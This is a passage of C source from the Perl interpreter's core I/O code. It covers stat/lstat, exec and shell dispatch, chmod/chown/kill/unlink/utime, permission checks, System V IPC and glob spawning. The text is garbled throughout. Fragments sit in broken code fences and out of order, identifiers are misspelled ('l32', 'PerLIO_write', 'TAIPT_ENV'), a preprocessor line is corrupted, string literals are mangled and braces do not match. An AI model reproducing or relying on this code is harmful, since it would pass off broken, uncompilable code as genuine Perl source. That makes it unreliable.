    }


    s = SvPV_flags_const(sv, len, flags);

    PL_statgv = NULL;

    sv_setpvn(PL_statname, s, len);

    s = SvPVX_const(PL_statname);          /* s now NUL-terminated */

```

```

    PL_laststype = OP_STAT;

    PL_laststatval = PerlLIO_stat(s, &PL_statcache);

    if (PL_laststatval < 0 && ckWARN(WARN_NEWLINE) && strchr(s, '\n'))

        Perl_warner(aTHX_ packWARN(WARN_NEWLINE), PL_warn_nl, "stat");

    return PL_laststatval;

}

}

```

l32

```

Perl_my_lstat_flags(pTHX_ const U32 flags)
{
    dVAR;

    static const char no_prev_lstat[] = "The stat preceding -l _ wasn't an lstat";

    dSP;

    SV *sv;

    const char *file;

    if (PL_op->op_flags & OPf_REF) {

        EXTEND(SP,1);

        if (cGVOP_gv == PL_defgv) {

            if (PL_laststype != OP_LSTAT)

                Perl_croak(aTHX_ no_prev_lstat);

            return PL_laststatval;

        }

        if (ckWARN(WARN_IO)) {

```

```

        Perl_warner(aTHX_ packWARN(WARN_IO), "Use of -l on filehandle %s",
                    GvENAME(cGVOP_gv));

        return (PL_laststatval = -1);
    }
}

else if (PL_laststype != OP_LSTAT

        && (PL_op->op_private & OPpFT_STACKED) && ckWARN(WARN_IO))

    Perl_croak(aTHX_ no_prev_lstat);

PL_laststype = OP_LSTAT;

PL_statgv = NULL;

sv = POPs;

PUTBACK;

if (SvROK(sv) && isGV_with_GP(SvRV(sv)) && ckWARN(WARN_IO)) {

    Perl_warner(aTHX_ packWARN(WARN_IO), "Use of -l on filehandle %s",
                GvENAME((const GV *)SvRV(sv)));

    return (PL_laststatval = -1);

}

file = SvPV_flags_const_nolen(sv, flags);

sv_setpv(PL_statname, file);

PL_laststatval = PerlLIO_lstat(file, &PL_statcache);

if (PL_laststatval < 0 && ckWARN(WARN_NEWLINE) && strchr(file, '\n'))

    Perl_warner(aTHX_ packWARN(WARN_NEWLINE), PL_warn_nl, "lstat");

return PL_laststatval;

}

```

```

static void
S_exec_failed(pTHX_ const char *cmd, int fd, int do_report)
{
    const int e = errno;

    PERL_ARGS_ASSERT_EXEC_FAILED;

    if (ckWARN(WARN_EXEC))
        Perl_warner(aTHX_ packWARN(WARN_EXEC), "Can't exec \"%s\": %s",
                    cmd, Strerror(e));

    if (do_report) {
        PerLIO_write(fd, (void*)&e, sizeof(int));
        PerLIO_close(fd);
    }
}

```

```

bool
Perl_do_aexec5(pTHX_ SV *really, register SV **mark, register SV **sp,
               int fd, int do_report)
{
    dVAR;

    PERL_ARGS_ASSERT_DO_AEXEC5;

    #if defined(__SYMBIAN32__) || defined(__LIBCATAMOUNT__)
        Perl_croak(aTHX_ "exec? I'm not *that* kind of operating system");
    #else
        if (sp > mark) {

```

```

const char **a;

const char *tmps = NULL;

Newx(PL_Argv, sp - mark + 1, const char*);

a = PL_Argv;

while (++mark <= sp) {

    if (*mark)

        *a++ = SvPV_nolen_const(*mark);

    else

        *a++ = "";

}

*a = NULL;

if (really)

    tmps = SvPV_nolen_const(really);

if ((!really && *PL_Argv[0] != '/') ||

    (really && *tmps != '/'))          /* will execvp use PATH? */

    TAIPT_ENV();          /* testing IFS here is overkill, probably */

PERL_FPU_PRE_EXEC

if (really && *tmps)

    PerlProc_execvp(tmps,EXEC_ARGV_CAST(PL_Argv));

else

    PerlProc_execvp(PL_Argv[0],EXEC_ARGV_CAST(PL_Argv));

PERL_FPU_POST_EXEC

S_exec_failed(aTHX_ (really ? tmps : PL_Argv[0]), fd, do_report);

}

```



```
    do_execfree();  
#endif  
    return FALSE;  
}
```

void

Perl\_do\_execfree(pTHX)

```
{  
    dVAR;  
    Safefree(PL_Argv);  
    PL_Argv = NULL;  
    Safefree(PL_Cmd);  
    PL_Cmd = NULL;  
}
```

#ifdef PERL\_DEFAULT\_DO\_EXEC3\_IMPLEMENTATION

bool

Perl\_do\_exec3(pTHX\_ const char \*incmd, int fd, int do\_report)

```
{  
    dVAR;  
    register const char **a;  
    register char *s;  
    char *buf;  
    char *cmd;
```

```

/* Make a copy so we can change it */
const Size_t cmdlen = strlen(incmd) + 1;

PERL_ARGS_ASSERT_DO_EXEC3;

Newx(buf, cmdlen, char);

cmd = buf;

memcpy(cmd, incmd, cmdlen);

while (*cmd && isSPACE(*cmd))
    cmd++;

/* save an extra exec if possible */

#ifdef CSH
{
    char flags[PERL_FLAGS_MAX];

    if (strnEQ(cmd, PL_cshname, PL_cshlen) &&
        strnEQ(cmd+PL_cshlen, "-c", 3)) {
        my_strncpy(flags, "-c", PERL_FLAGS_MAX);

        s = cmd+PL_cshlen+3;

        if (*s == 'f') {

            s++;

            my_strcat(flags, "f", PERL_FLAGS_MAX - 2);
        }
    }
}

```

```

if (*s == ' ')

    s++;

if (*s++ == '\\') {

    char * const ncmd = s;

    while (*s)

        s++;

    if (s[-1] == '\\n')

        *--s = '\\0';

    if (s[-1] == '\\") {

        *--s = '\\0';

        PERL_FPU_PRE_EXEC

        PerlProc_execl(PL_cshname, "csh", flags, ncmd, (char*)NULL);

        PERL_FPU_POST_EXEC

        *s = '\\";

        S_exec_failed(aTHX_ PL_cshname, fd, do_report);

        Safefree(buf);

        return FALSE;

    }

}

}

#endif /* CSH */

```

/\* see if there are shell metacharacters in it \*/

```
if (*cmd == '.' && isSPACE(cmd[1]))
```

```
    goto doshell;
```

```
if (strnEQ(cmd,"exec",4) && isSPACE(cmd[4]))
```

```
    goto doshell;
```

```
s = cmd;
```

```
while (isALNUM(*s))
```

```
    s++;    /* catch VAR=val gizmo */
```

```
if (*s == '=')
```

```
    goto doshell;
```

```
for (s = cmd; *s; s++) {
```

```
    if (*s != ' ' && !isALPHA(*s) &&
```

```
        strchr("$&*(){[]\";\\|?<>~`\\n",*s)) {
```

```
        if (*s == '\\n' && !s[1]) {
```

```
            *s = '\\0';
```

```
            break;
```

```
        }
```

```
        /* handle the 2>&1 construct at the end */
```

```
        if (*s == '>' && s[1] == '&' && s[2] == '1'
```

```
            && s > cmd + 1 && s[-1] == '2' && isSPACE(s[-2])
```

```
            && (!s[3] || isSPACE(s[3])))
```

```
        {
```

```

const char *t = s + 3;

    while (*t && isSPACE(*t))

        ++t;

    if (!*t && (PerlLIO_dup2(1,2) != -1)) {

        s[-2] = '\0';

        break;

    }

}

doshell:

    PERL_FPU_PRE_EXEC

    PerlProc_execl(PL_sh_path, "sh", "-c", cmd, (char *)NULL);

    PERL_FPU_POST_EXEC

    S_exec_failed(aTHX_ PL_sh_path, fd, do_report);

    Safefree(buf);

    return FALSE;

}

}

```

```

Newx(PL_Argv, (s - cmd) / 2 + 2, const char*);

PL_Cmd = savepv(cmd, s-cmd);

a = PL_Argv;

for (s = PL_Cmd; *s;) {

    while (isSPACE(*s))

        s++;

```

```

    if (*s)

        *(a++) = s;

    while (*s && !isspace(*s))

        s++;

    if (*s)

        *s++ = '\0';

}

*a = NULL;

if (PL_Argv[0]) {

    PERL_FPU_PRE_EXEC

    PerlProc_execvp(PL_Argv[0],EXEC_ARGV_CAST(PL_Argv));

    PERL_FPU_POST_EXEC

    if (errno == ENOEXEC) {          /* for system V NIH syndrome */

        do_execfree();

        goto doshell;

    }

    S_exec_failed(aTHX_ PL_Argv[0], fd, do_report);

}

do_execfree();

Safefree(buf);

return FALSE;

}

#endif /* OS2 || WIN32 */

```

I32

```
Perl_apply(pTHX_ I32 type, register SV **mark, register SV **sp)
{
    dVAR;

    register I32 val;

    register I32 tot = 0;

    const char *const what = PL_op_name[type];

    const char *s;

    SV ** const oldmark = mark;

    PERL_ARGS_ASSERT_APPLY;

    /* Doing this ahead of the switch statement preserves the old behaviour,
       where attempting to use kill as a taint test would fail on
       platforms where kill was not defined. */
#ifdef HAS_KILL
    if (type == OP_KILL)
        Perl_die(aTHX_ PL_no_func, what);
#endif
#ifdef HAS_CHOWN
    if (type == OP_CHOWN)
        Perl_die(aTHX_ PL_no_func, what);
#endif
}
```

```

#define APPLY_TAINT_PROPER() \

    STMT_START { \

        if (PL_tainted) { TAINT_PROPER(what); } \

    } STMT_END

```

```

/* This is a first heuristic; it doesn't catch tainting magic. */

```

```

if (PL_tainting) {

    while (++mark <= sp) {

        if (SvTAINTED(*mark)) {

            TAINTE;

            break;

        }

    }

    mark = oldmark;

}

```

```

switch (type) {

case OP_CHMOD:

    APPLY_TAINT_PROPER();

    if (++mark <= sp) {

        val = SvIV(*mark);

        APPLY_TAINT_PROPER();

        tot = sp - mark;

        while (++mark <= sp) {

            GV* gv;

            if (isGV_with_GP(*mark)) {

```



```

    gv = MUTABLE_GV(*mark);

    do_fchmod:

        if (GvIO(gv) && IoIFP(GvIOp(gv))) {

#ifdef HAS_FCHMOD

            APPLY_TAINT_PROPER();

            if (fchmod(PerlLIO_fileno(IoIFP(GvIOp(gv))), val))

                tot--;

#else

            Perl_die(aTHX_ PL_no_func, "fchmod");

#endif

        }

        else {

            tot--;

        }

    }

    else if (SvROK(*mark) && isGV_with_GP(SvRV(*mark))) {

        gv = MUTABLE_GV(SvRV(*mark));

        goto do_fchmod;

    }

    else {

        const char *name = SvPV_nolen_const(*mark);

        APPLY_TAINT_PROPER();

        if (PerlLIO_chmod(name, val))

            tot--;

    }

```

```

    }

}

break;

#ifdef HAS_CHOWN

case OP_CHOWN:

    APPLY_TAINT_PROPER();

    if (sp - mark > 2) {

register I32 val2;

        val = SvIVx(*++mark);

        val2 = SvIVx(*++mark);

        APPLY_TAINT_PROPER();

        tot = sp - mark;

        while (++mark <= sp) {

GV* gv;

            if (isGV_with_GP(*mark)) {

                gv = MUTABLE_GV(*mark);

                do_fchown:

                    if (GvIO(gv) && IoIFP(GvIOp(gv))) {

#ifdef HAS_FCHOWN

                        APPLY_TAINT_PROPER();

                        if (fchown(PerlIO_fileno(IoIFP(GvIOp(gv))), val, val2))

                            tot--;

#else

                        Perl_die(aTHX_ PL_no_func, "fchown");

#endif

                    }

                }

            }

        }

    }

#endif

```

```

    }

    else {

        tot--;

    }

}

else if (SvROK(*mark) && isGV_with_GP(SvRV(*mark))) {

    gv = MUTABLE_GV(SvRV(*mark));

    goto do_fchown;

}

else {

    const char *name = SvPV_nolen_const(*mark);

    APPLY_TAINT_PROPER();

    if (PerlLIO_chown(name, val, val2))

        tot--;

}

}

}

break;

#endif

/*

XXX Should we make lchown() directly available from perl?

For now, we'll let Configure test for HAS_LCHOWN, but do

nothing in the core.

--AD 5/1998

*/

```

```

#ifdef HAS_KILL

case OP_KILL:

    APPLY_TAINT_PROPER();

    if (mark == sp)

        break;

    s = SvPVx_nolen_const(*++mark);

    if (isALPHA(*s)) {

        if (*s == 'S' && s[1] == 'I' && s[2] == 'G')

            s += 3;

        if ((val = whichsig(s)) < 0)

            Perl_croak(aTHX_ "Unrecognized signal name \"%s\"",s);

    }

    else

        val = SvIV(*mark);

    APPLY_TAINT_PROPER();

    tot = sp - mark;

#ifdef VMS

    /* kill() doesn't do process groups (job trees?) under VMS */

    if (val < 0) val = -val;

    if (val == SIGKILL) {

#        include <starlet.h>

        /* Use native sys$delprc() to insure that target process is

        * deleted; supervisor-mode images don't pay attention to

        * CRTL's emulation of Unix-style signals and kill()

        */

```

```

while (++mark <= sp) {

    l32 proc;

    register unsigned long int __vmssts;

    SvGETMAGIC(*mark);

    if (!(SvIOK(*mark) || SvNOK(*mark) || looks_like_number(*mark)))

        Perl_croak(aTHX_ "Can't kill a non-numeric process ID");

    proc = SvIV_nomg(*mark);

    APPLY_TAINT_PROPER();

    if (!((__vmssts = sys$delprc(&proc,0)) & 1)) {

        tot--;

        switch (__vmssts) {

            case SS$_NONEXPR:

            case SS$_NOSUCHNODE:

                SETERRNO(ESRCH,__vmssts);

                break;

            case SS$_NOPRIV:

                SETERRNO(EPERM,__vmssts);

                break;

            default:

                SETERRNO(EVMSERR,__vmssts);

        }

    }

}

PERL_ASYNC_CHECK();

break;

```

```

    }

#endif

    if (val < 0) {

        val = -val;

        while (++mark <= sp) {

            l32 proc;

            SvGETMAGIC(*mark);

            if (!(SvIOK(*mark) || SvNOK(*mark) || looks_like_number(*mark)))

                Perl_croak(aTHX_ "Can't kill a non-numeric process ID");

            proc = SvIV_nomg(*mark);

            APPLY_TAINT_PROPER();

#ifdef HAS_KILLPG

                if (PerlProc_killpg(proc,val))    /* BSD */

#else

                if (PerlProc_kill(-proc,val))    /* SYSV */

#endif

                    tot--;

        }

    }

    else {

        while (++mark <= sp) {

            l32 proc;

            SvGETMAGIC(*mark);

            if (!(SvIOK(*mark) || SvNOK(*mark) || looks_like_number(*mark)))

                Perl_croak(aTHX_ "Can't kill a non-numeric process ID");

```

```

        proc = SvIV_nomg(*mark);

        APPLY_TAINT_PROPER();

        if (PerlProc_kill(proc, val))

            tot--;

    }

}

PERL_ASYNC_CHECK();

break;
#endif

case OP_UNLINK:

    APPLY_TAINT_PROPER();

    tot = sp - mark;

    while (++mark <= sp) {

        s = SvPV_nolen_const(*mark);

        APPLY_TAINT_PROPER();

        if (PL_euid || PL_unsafe) {

            if (UNLINK(s))

                tot--;

        }

        else { /* don't let root wipe out directories without -U */

            if (PerlLIO_lstat(s,&PL_statbuf) < 0 || S_ISDIR(PL_statbuf.st_mode))

                tot--;

            else {

                if (UNLINK(s))

                    tot--;

            }

        }

    }

```

```

        }

    }

}

break;

#if defined(HAS_UTIME) || defined(HAS_FUTIMES)

    case OP_UTIME:

        APPLY_TAINT_PROPER();

        if (sp - mark > 2) {

#if defined(HAS_FUTIMES)

            struct timeval utbuf[2];

            void *utbufp = utbuf;

#elif defined(I_UTIME) || defined(VMS)

            struct utimbuf utbuf;

            struct utimbuf *utbufp = &utbuf;

#else

            struct {

                Time_t actime;

                Time_t modtime;

            } utbuf;

            void *utbufp = &utbuf;

#endif

SV* const accessed = *++mark;

SV* const modified = *++mark;

```



```

/* Be like C, and if both times are undefined, let the C
 * library figure out what to do. This usually means
 * "current time". */

if ( accessed == &PL_sv_undef && modified == &PL_sv_undef )

    utbufp = NULL;

else {

    Zero(&utbuf, sizeof utbuf, char);

#ifdef HAS_FUTIMES

        utbuf[0].tv_sec = (long)SvIV(accessed); /* time accessed */
        utbuf[0].tv_usec = 0;
        utbuf[1].tv_sec = (long)SvIV(modified); /* time modified */
        utbuf[1].tv_usec = 0;

#elif defined(BIG_TIME)

        utbuf.actime = (Time_t)SvNV(accessed); /* time accessed */
        utbuf.modtime = (Time_t)SvNV(modified); /* time modified */

#else

        utbuf.actime = (Time_t)SvIV(accessed); /* time accessed */
        utbuf.modtime = (Time_t)SvIV(modified); /* time modified */

#endif

    }

    APPLY_TAINT_PROPER();

    tot = sp - mark;

    while (++mark <= sp) {

GV* gv;

```

```

    if (isGV_with_GP(*mark)) {

        gv = MUTABLE_GV(*mark);

        do_futimes:

            if (GvIO(gv) && IoIFP(GvIOp(gv))) {

#ifdef HAS_FUTIMES

                APPLY_TAINT_PROPER();

                if (futimes(PerlIO_fileno(IoIFP(GvIOp(gv))),

(struct timeval *) utbufp))

                    tot--;

#else

                Perl_die(aTHX_ PL_no_func, "futimes");

#endif

            }

        else {

            tot--;

        }

    }

    else if (SvROK(*mark) && isGV_with_GP(SvRV(*mark))) {

        gv = MUTABLE_GV(SvRV(*mark));

        goto do_futimes;

    }

    else {

        const char * const name = SvPV_nolen_const(*mark);

        APPLY_TAINT_PROPER();

#ifdef HAS_FUTIMES

```

```

        if (utimes(name, (struct timeval *)utbufp))

#else

        if (PerlLIO_utime(name, utbufp))

#endif

        tot--;

    }

}

}

else

    tot = 0;

    break;

#endif

}

return tot;

#undef APPLY_TAINT_PROPER

}

/* Do the permissions allow some operation? Assumes statcache already set. */

#ifndef VMS /* VMS' cando is in vms.c */

bool

Perl_cando(pTHX_ Mode_t mode, bool effective, register const Stat_t *statbufp)

/* effective is a flag, true for EUID, or for checking if the effective gid

* is in the list of groups returned from getgroups().

```

```

*/
{
    dVAR;

    PERL_ARGS_ASSERT_CANDO;

#ifdef DOSISH

    /* [Comments and code from Len Reed]

    * MS-DOS "user" is similar to UNIX's "superuser," but can't write
    * to write-protected files. The execute permission bit is set
    * by the Microsoft C library stat() function for the following:

    *         .exe files
    *         .com files
    *         .bat files
    *         directories

    * All files and directories are readable.

    * Directories and special files, e.g. "CON", cannot be
    * write-protected.

    * [Comment by Tom Dinger -- a directory can have the write-protect
    *         bit set in the file system, but DOS permits changes to
    *         the directory anyway. In addition, all bets are off
    *         here for networked software, such as Novell and
    *         Sun's PC-NFS.]

    */

```

```

/* Atari stat() does pretty much the same thing. we set x_bit_set_in_stat
 * too so it will actually look into the files for magic numbers
 */

return (mode & statbufp->st_mode) ? TRUE : FALSE;

#else /* ! DOSISH */

#ifdef __CYGWIN__

    if (ingroup(544,effective)) { /* member of Administrators */

# else

    if ((effective ? PL_euid : PL_uid) == 0) { /* root is special */

# endif

        if (mode == S_IXUSR) {

            if (statbufp->st_mode & 0111 || S_ISDIR(statbufp->st_mode))

                return TRUE;

        }

        else

            return TRUE; /* root reads and writes anything */

        return FALSE;

    }

    if (statbufp->st_uid == (effective ? PL_euid : PL_uid) ) {

        if (statbufp->st_mode & mode)

            return TRUE; /* ok as "user" */

    }

    else if (ingroup(statbufp->st_gid,effective)) {

        if (statbufp->st_mode & mode >> 3)

```

```

        return TRUE; /* ok as "group" */
    }

    else if (statbufp->st_mode & mode >> 6)

        return TRUE; /* ok as "other" */

    return FALSE;
#endif /* ! DOSISH */
}
#endif /* ! VMS */

```

```

static bool
S_ingroup(pTHX_ Gid_t testgid, bool effective)
{
    dVAR;

    if (testgid == (effective ? PL_egid : PL_gid))
        return TRUE;
#ifdef HAS_GETGROUPS
    {
        Groups_t *gary = NULL;

        l32 anum;

        bool rc = FALSE;

        anum = getgroups(0, gary);

        Newx(gary, anum, Groups_t);

        anum = getgroups(anum, gary);

        while (--anum >= 0)

```

```

        if (gary[anum] == testgid) {

            rc = TRUE;

            break;

        }

        Safefree(gary);

        return rc;

    }

#else

    return FALSE;

#endif

}

#if defined(HAS_MSG) || defined(HAS_SEM) || defined(HAS_SHM)

I32
Perl_do_ipcget(pTHX_ I32 optype, SV **mark, SV **sp)
{
    dVAR;

    const key_t key = (key_t)SvNVx(*++mark);

    SV *nsv = optype == OP_MSGGET ? NULL : *++mark;

    const I32 flags = SvIVx(*++mark);

    PERL_ARGS_ASSERT_DO_IPCGET;

    PERL_UNUSED_ARG(sp);

```

```

    SETERRNO(0,0);

    switch (optype)
    {
#ifdef HAS_MSG
        case OP_MSGGET:

            return msgget(key, flags);

#endif

#ifdef HAS_SEM
        case OP_SEMGET:

            return semget(key, (int) SvIV(nsv), flags);

#endif

#ifdef HAS_SHM
        case OP_SHMGET:

            return shmget(key, (size_t) SvUV(nsv), flags);

#endif

        #if !defined(HAS_MSG) || !defined(HAS_SEM) || !defined(HAS_SHM)

            default:

                /* diag_listed_as: msg%s not implemented */

                Perl_croak(aTHX_ "%s not implemented", PL_op_desc[optype]);

        #endif

    }

    return -1;          /* should never happen */
}

```



I32

```
Perl_do_ipcctl(pTHX_ I32 optype, SV **mark, SV **sp)
{
    dVAR;

    char *a;

    I32 ret = -1;

    const I32 id = SvIVx(*++mark);

#ifdef Semctl

    const I32 n = (optype == OP_SEMCTL) ? SvIVx(*++mark) : 0;

#endif

    const I32 cmd = SvIVx(*++mark);

    SV * const astr = *++mark;

    STRLEN infosize = 0;

    I32 getinfo = (cmd == IPC_STAT);

    PERL_ARGS_ASSERT_DO_IPCCTL;

    PERL_UNUSED_ARG(sp);

    switch (optype)
    {
#ifdef HAS_MSG
    case OP_MSGCTL:

        if (cmd == IPC_STAT || cmd == IPC_SET)

            infosize = sizeof(struct msqid_ds);

        break;
#endif
    }
```

```

#endif

#ifdef HAS_SHM

    case OP_SHMCTL:

        if (cmd == IPC_STAT || cmd == IPC_SET)

            infosize = sizeof(struct shmid_ds);

            break;

#endif

#ifdef HAS_SEM

    case OP_SEMCTL:

#ifdef Semctl

        if (cmd == IPC_STAT || cmd == IPC_SET)

            infosize = sizeof(struct semid_ds);

        else if (cmd == GETALL || cmd == SETALL)

        {

            struct semid_ds semds;

            union semun semun;

#ifdef EXTRA_F_IN_SEMUN_BUF

            semun.buff = &semds;

#endif

            #else

            semun.buf = &semds;

            #endif

#endif

        getinfo = (cmd == GETALL);

        if (Semctl(id, 0, IPC_STAT, semun) == -1)

            return -1;

        infosize = semds.sem_nsems * sizeof(short);

```

```

        /* "short" is technically wrong but much more portable
        than guessing about u_?short(_t)? */

    }

#else

    /* diag_listed_as: sem%s not implemented */

    Perl_croak(aTHX_ "%s not implemented", PL_op_desc[optype]);

#endif

    break;

#endif

#if !defined(HAS_MSG) || !defined(HAS_SEM) || !defined(HAS_SHM)

    default:

        /* diag_listed_as: shm%s not implemented */

        Perl_croak(aTHX_ "%s not implemented", PL_op_desc[optype]);

#endif

}

if (infosize)
{
    if (getinfo)
    {
        SvPV_force_nolen(astr);

        a = SvGROW(astr, infosize+1);
    }

    else

    {

```

```

        STRLEN len;

        a = SvPV(astr, len);

        if (len != infosize)

            Perl_croak(aTHX_ "Bad arg length for %s, is %lu, should be %ld",

                PL_op_desc[optype],

                (unsigned long)len,

                (long)infosize);

    }

}

else

{

    const IV i = SvIV(astr);

    a = INT2PTR(char *,i);        /* ouch */

}

SETERRNO(0,0);

switch (optype)

{

#ifdef HAS_MSG

    case OP_MSGCTL:

        ret = msgctl(id, cmd, (struct msqid_ds *)a);

        break;

#endif

#ifdef HAS_SEM

    case OP_SEMCTL: {

#ifdef Semctl

```

```

        union semun unsemds;

#ifdef EXTRA_F_IN_SEMUN_BUF
        unsemds.buff = (struct semid_ds *)a;
#else
        unsemds.buf = (struct semid_ds *)a;
#endif

        ret = Semctl(id, n, cmd, unsemds);

    #else

        /* diag_listed_as: sem%s not implemented */
        Perl_croak(aTHX_ "%s not implemented", PL_op_desc[optype]);
    #endif

    }

    break;

#endif

#ifdef HAS_SHM
    case OP_SHMCTL:

        ret = shmctl(id, cmd, (struct shmid_ds *)a);

        break;

#endif

    }

    if (getinfo && ret >= 0) {

        SvCUR_set(astr, infosize);

        *SvEND(astr) = '\0';

        SvSETMAGIC(astr);

```

```

    }

    return ret;
}

I32
Perl_do_msgsnd(pTHX_ SV **mark, SV **sp)
{
    dVAR;

#ifdef HAS_MSG
    STRLEN len;

    const I32 id = SvIVx(*++mark);

    SV * const mstr = *++mark;

    const I32 flags = SvIVx(*++mark);

    const char * const mbuf = SvPV_const(mstr, len);

    const I32 msize = len - sizeof(long);

    PERL_ARGS_ASSERT_DO_MSGSND;

    PERL_UNUSED_ARG(sp);

    if (msize < 0)

        Perl_croak(aTHX_ "Arg too short for msgsnd");

    SETERRNO(0,0);

    return msgsnd(id, (struct msgbuf *)mbuf, msize, flags);
#else
    PERL_UNUSED_ARG(sp);

```

```

    PERL_UNUSED_ARG(mark);

    /* diag_listed_as: msg%s not implemented */

    Perl_croak(aTHX_ "msgsnd not implemented");
#endif
}

I32
Perl_do_msgrcv(pTHX_ SV **mark, SV **sp)
{
#ifdef HAS_MSG
    dVAR;

    char *mbuf;

    long mtype;

    I32 msize, flags, ret;

    const I32 id = SvIVx(*++mark);

    SV * const mstr = *++mark;

    PERL_ARGS_ASSERT_DO_MSGRCV;

    PERL_UNUSED_ARG(sp);

    /* suppress warning when reading into undef var --jhi */
    if (! SvOK(mstr))
        sv_setpvs(mstr, "");

    msize = SvIVx(*++mark);

    mtype = (long)SvIVx(*++mark);

```

```

    flags = SvIVx(*++mark);

    SvPV_force_nolen(mstr);

    mbuf = SvGROW(mstr, sizeof(long)+msize+1);


    SETERRNO(0,0);

    ret = msgrcv(id, (struct msgbuf *)mbuf, msize, mtype, flags);

    if (ret >= 0) {

        SvCUR_set(mstr, sizeof(long)+ret);

        *SvEND(mstr) = '\0';

#ifdef INCOMPLETE_TAINTS

        /* who knows who has been playing with this message? */

        SvTAINTED_on(mstr);

#endif

    }

    return ret;

#else

    PERL_UNUSED_ARG(sp);

    PERL_UNUSED_ARG(mark);

    /* diag_listed_as: msg%s not implemented */

    Perl_croak(aTHX_ "msgrcv not implemented");

#endif

}

I32

Perl_do_semop(pTHX_ SV **mark, SV **sp)

```



```

{
#ifdef HAS_SEM

    dVAR;

    STRLEN opsize;

    const I32 id = SvIVx(*++mark);

    SV * const opstr = *++mark;

    const char * const opbuf = SvPV_const(opstr, opsize);


    PERL_ARGS_ASSERT_DO_SEMOP;

    PERL_UNUSED_ARG(sp);


    if (opsize < 3 * SHORTSIZE

        || (opsize % (3 * SHORTSIZE))) {

        SETERRNO(EINVAL, LIB_INVARG);

        return -1;

    }

    SETERRNO(0,0);

    /* We can't assume that sizeof(struct sembuf) == 3 * sizeof(short). */

    {

        const int nsops = opsize / (3 * sizeof (short));

        int i    = nsops;

        short * const ops = (short *) opbuf;

        short *o  = ops;

        struct sembuf *temps, *t;

        I32 result;

```

```

Newx (temps, nsops, struct sembuf);

t = temps;

while (i--) {

    t->sem_num = *o++;

    t->sem_op = *o++;

    t->sem_flg = *o++;

    t++;

}

result = semop(id, temps, nsops);

t = temps;

o = ops;

i = nsops;

while (i--) {

    *o++ = t->sem_num;

    *o++ = t->sem_op;

    *o++ = t->sem_flg;

    t++;

}

Safefree(temps);

return result;

}

#else

/* diag_listed_as: sem%s not implemented */

Perl_croak(aTHX_ "semop not implemented");

```

```
#endif
```

```
}
```

```
I32
```

```
Perl_do_shmio(pTHX_ I32 optype, SV **mark, SV **sp)
```

```
{
```

```
#ifdef HAS_SHM
```

```
    dVAR;
```

```
    char *shm;
```

```
    struct shmid_ds shmids;
```

```
    const I32 id = SvIVx(*++mark);
```

```
    SV * const mstr = *++mark;
```

```
    const I32 mpos = SvIVx(*++mark);
```

```
    const I32 msize = SvIVx(*++mark);
```

```
    PERL_ARGS_ASSERT_DO_SHMIO;
```

```
    PERL_UNUSED_ARG(sp);
```

```
    SETERRNO(0,0);
```

```
    if (shmctl(id, IPC_STAT, &shmids) == -1)
```

```
        return -1;
```

```
    if (mpos < 0 || msize < 0
```

```
        || (size_t)mpos + msize > (size_t)shmids.shm_segsz) {
```

```
        SETERRNO(EFAULT,SS_ACCVIO);          /* can't do as caller requested */
```

```
        return -1;
```

```

}

shm = (char *)shmat(id, NULL, (optype == OP_SHMREAD) ? SHM_RDONLY : 0);

if (shm == (char *)-1) /* I hate System V IPC, I really do */
    return -1;

if (optype == OP_SHMREAD) {
    char *mbuf;

    /* suppress warning when reading into undef var (tchrist 3/Mar/00) */
    if (! SvOK(mstr))
        sv_setpvs(mstr, "");

    SvPV_force_nolen(mstr);
    mbuf = SvGROW(mstr, (STRLEN)msize+1);

    Copy(shm + mpos, mbuf, msize, char);

    SvCUR_set(mstr, msize);
    *SvEND(mstr) = '\0';

    SvSETMAGIC(mstr);
#ifdef INCOMPLETE_TAINTS
    /* who knows who has been playing with this shared memory? */
    SvTAINTED_on(mstr);
#endif
}

else {
    STRLEN len;

    const char *mbuf = SvPV_const(mstr, len);

```

```

        const I32 n = ((I32)len > msize) ? msize : (I32)len;

        Copy(mbuf, shm + mpos, n, char);

        if (n < msize)

            memzero(shm + mpos + n, msize - n);

    }

    return shmdt(shm);

#else

    /* diag_listed_as: shm%s not implemented */

    Perl_croak(aTHX_ "shm I/O not implemented");

#endif

}

#endif /* SYSV IPC */

```

```
/*
```

```
=head1 IO Functions
```

```
=for apidoc start_glob
```

Function called by C<do\_readline> to spawn a glob (or do the glob inside perl on VMS). This code used to be inline, but now perl uses C<File::Glob> this glob starter is only used by miniperl during the build process.

Moving it away shrinks pp\_hot.c; shrinking pp\_hot.c helps speed perl up.

```
=cut
```

```
*/
```

```
PerlIO *
```

```
Perl_start_glob (pTHX_ SV *tmpglob, IO *io)
```

```
{
```

```
    dVAR;
```

```
    SV * const tmpcmd = newSV(0);
```

```
    PerlIO *fp;
```

```
    PERL_ARGS_ASSERT_START_GLOB;
```

```
    ENTER;
```

```
    SAVEFREESV(tmpcmd);
```

```
#ifdef VMS /* expand the wildcards right here, rather than opening a pipe, */
```

```
    /* since spawning off a process is a real performance hit */
```

```
PerlIO *
```

```
Perl_vms_start_glob
```

```
(pTHX_ SV *tmpglob,
```

```
    IO *io);
```

```
    fp = Perl_vms_start_glob(aTHX_ tmpglob, io);
```

```
#else /* !VMS */
```

```
#ifdef DOSISH
```

```

#ifdef OS2

    sv_setpv(tmpcmd, "for a in ");

    sv_catsv(tmpcmd, tmpglob);

    sv_catpv(tmpcmd, "; do echo \"$a\\0\\c\"; done |");

#else

#ifdef DJGPP

    sv_setpv(tmpcmd, "/dev/dosglob/"); /* File System Extension */

    sv_catsv(tmpcmd, tmpglob);

#else

    sv_setpv(tmpcmd, "perlglob ");

    sv_catsv(tmpcmd, tmpglob);

    sv_catpv(tmpcmd, " |");

#endif /* !DJGPP */

#endif /* !OS2 */

#else /* !DOSISH */

#if defined(CSH)

    sv_setpvn(tmpcmd, PL_cshname, PL_cshlen);

    sv_catpv(tmpcmd, "-cf 'set nonomatch; glob'");

    sv_catsv(tmpcmd, tmpglob);

    sv_catpv(tmpcmd, "" 2>/dev/null |");

#else

    sv_setpv(tmpcmd, "echo ");

    sv_catsv(tmpcmd, tmpglob);

#endif 'z' - 'a' == 25

    sv_catpv(tmpcmd, "|tr -s ' \\t\\f\\r' '\\012\\012\\012\\012'|");

```

```

#else

    sv_catpv(tmpcmd, "|tr -s '\t\f\r' '\\n\\n\\n\\n'|");

#endif

#endif /* !CSH */

#endif /* !DOSISH */

    (void)do_open(PL_last_in_gv, (char*)SvPVX_const(tmpcmd), SvCUR(tmpcmd),

                  FALSE, O_RDONLY, 0, NULL);

    fp = IoIFP(io);

#endif /* !VMS */

    LEAVE;

    return fp;
}

/*

* Local variables:

* c-indentation-style: bsd

* c-basic-offset: 4

* indent-tabs-mode: t

* End:

*

